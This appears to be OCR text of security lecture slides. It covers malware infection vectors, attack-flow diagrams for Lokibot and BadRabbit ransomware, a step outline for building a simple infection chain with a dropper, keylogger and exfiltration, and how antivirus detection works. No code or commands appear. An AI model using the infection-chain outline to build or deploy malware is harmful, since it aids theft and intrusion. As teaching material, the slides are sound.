
How do I get infected?

1. Execute malicious code via user actions (email attachment, download and execute trojan horses, or inserting USB drives)
2. Buggy programs accept malicious input
   - daemon programs that receive network traffic
   - client programs (e.g., web browser, mail client) that receive input data from network
   - Programs Read malicious files with buggy file reader program
3. Configuration errors (e.g., weak passwords, guest accounts, DEBUG options, etc)
4. Physical access to computer


Lokibot


Hosting Server
Download
2nd stage
Download
3rd stage
Create Notepad
process and inject
DLL for UAC bypass
Lokibot CNC
Execute
2nd stage
Unpack
Decrypt & execute
3rd stage
Decrypt & execute
Lokibot
xls
dll
dll
XLS with
Macro
2nd Stage
3rd Stage
Lokibot
TALOS

Emotet Trojan: Attack Diagram




BadRabbit


1A
Watering hole attack
Compromised sites
1B
Download from URL
ldnscontrol[.]com
1C
Downloaded file
EXE
install_flash_player.exe
Actual ransomware
Infpub.dat
3
Execution via rundll32.exe
EXE
Rundll32.exe (normal file)
2B
Execution via Wmic.exe
EXE
Wmiprvse.exe (local)
2A
Propagation via network
Drop the following files
EXE
dispci.exe in Windows folder
rhaegal.job
drogon.job
{random}.tmp Mimikatz
css.dat Decrypt.sys
Execute Mimikatz
{random}.tmp
Encrypt files
no change in extension
Drop copy in network (2A)
(orig).DAT file Via dictionary attack/ brute force via Mimikatz/ via SMB vulnerabilities
Delete job file and reboot
drogon.job
From restart, execute job file
rhaegal.job
Execute Dispci.exe
EXE
dispci.exe in Windows folder
Encrypt disk
Overwrite MBR
harddisk0\dr0
Create file
Decrypt.lnk
Delete job file
rhaegal.job
Create job file
Viserion.job
Reboot machine
Viserion.job
Display ransom note

Let's build our own simple infection Chain

1. Step 1: Social Engineering Email
2. Step 2: Dropper
3. Step 3: Second Stage Malware - InfoStealer / Keylogger
4. Step 4: Exfiltration

Example 1: Mojito Campaign




Social Engineering

Dropper

Info Stealer

Exfiltration

Mojito Screenshot – First Run



Detection Mechanisms

Antivirus Software

- **Active real-time threat scanning:** Active real-time threat scanning means the program will actively scan files and programs to find potential risks.
- **Automatic updates:** Continuous updates are important to keep the program efficient in detecting threats and protecting your data and devices.
- **Threat Mitigation:** Always ensure that an antivirus program offers reliable threat mitigation and not just detects and blocks viruses and malware.

Antispyware – Antimalware

- **Proactive security:** An anti-malware solution must scan, detect and remove known malware threats like trojans, adware, and spyware.
- **Traffic filtering:** This feature plays a vital role in protecting your personal networks and servers from various types of network attacks.
- **Sandboxing:** Powerful sandbox allows you to test flagged applications and determine if they are

How does Modern AV Work?

Signature-based Analysis: "virus definitions" – from files and suspicious websites. When an antivirus program detects a potential new threat, it compares the threat's fingerprint, or "signature," against its virus definitions
Heuristic Analysis: This technique uses a sophisticated trial-and-error approach to identify suspicious traits in a file that doesn't match any known virus signature.
Sandbox Detection: Some antivirus software will purposely open and run it in a secure area inside the software called a "sandbox."
Machine Learning/Artificial Intelligence: Machine learning and artificial intelligence technologies to identify new techniques hackers use to disguise their work. The more samples collected the better chances of detection
Behavior Monitoring: "Generally speaking, behavior monitoring watches the traffic between your computer and various devices – external hard drives, USB thumb drives, networked computers, printers, etc. –If necessary, antivirus software can undo any changes these external devices make.

Online vs Offline Anti Virus Software

Online

- Free browser plug-in
- Authentication through third party certificate (i.e. VeriSign)
- No shielding
- Software and signatures update at each scan
- Poorly configurable
- Scan needs internet connection
- Report collected by the company that offers the service

Offline

- Paid annual subscription
- Installed on the OS
- Software distributed securely by the vendor online or a retailer
- System shielding
- Scheduled software and signatures updates
- Easily configurable
- Scan without internet connection
- Report collected locally and may be sent to vendor

Signatures: A Malware Countermeasure

- Scan compare the analyzed object with a database of signatures
- A signature is a virus fingerprint
  - E.g.,a string with a sequence of instructions specific for each virus
  - Different from a digital signature
- A file is infected if there is a signature inside its code
  - Fast pattern matching techniques to search for signatures
- All the signatures together create the malware database that usually is proprietary

Heuristic Analysis

- Useful to identify new and “zero day” malware
- Code analysis
  - Based on the instructions, the antivirus can determine whether or not the program is malicious, i.e., program contains instruction to delete system files,
- Execution emulation
  - Run code in isolated emulation environment
    - Such as in Virtual Machine
  - Monitor actions that target file takes
  - If the actions are harmful, mark as virus
- Heuristic methods can trigger false alarms

Static vs. Dynamic Analysis

Static Analysis

- Checks the code without trying to execute it
- Quick scan in white list
- Filtering: scan with different antivirus and check if they return same result with different name
- Weeding: remove the correct part of files as junk to better identify the virus
- Code analysis: check binary code to understand if it is an executable, e.g., PE
- Disassembling: check if the byte code shows something unusual

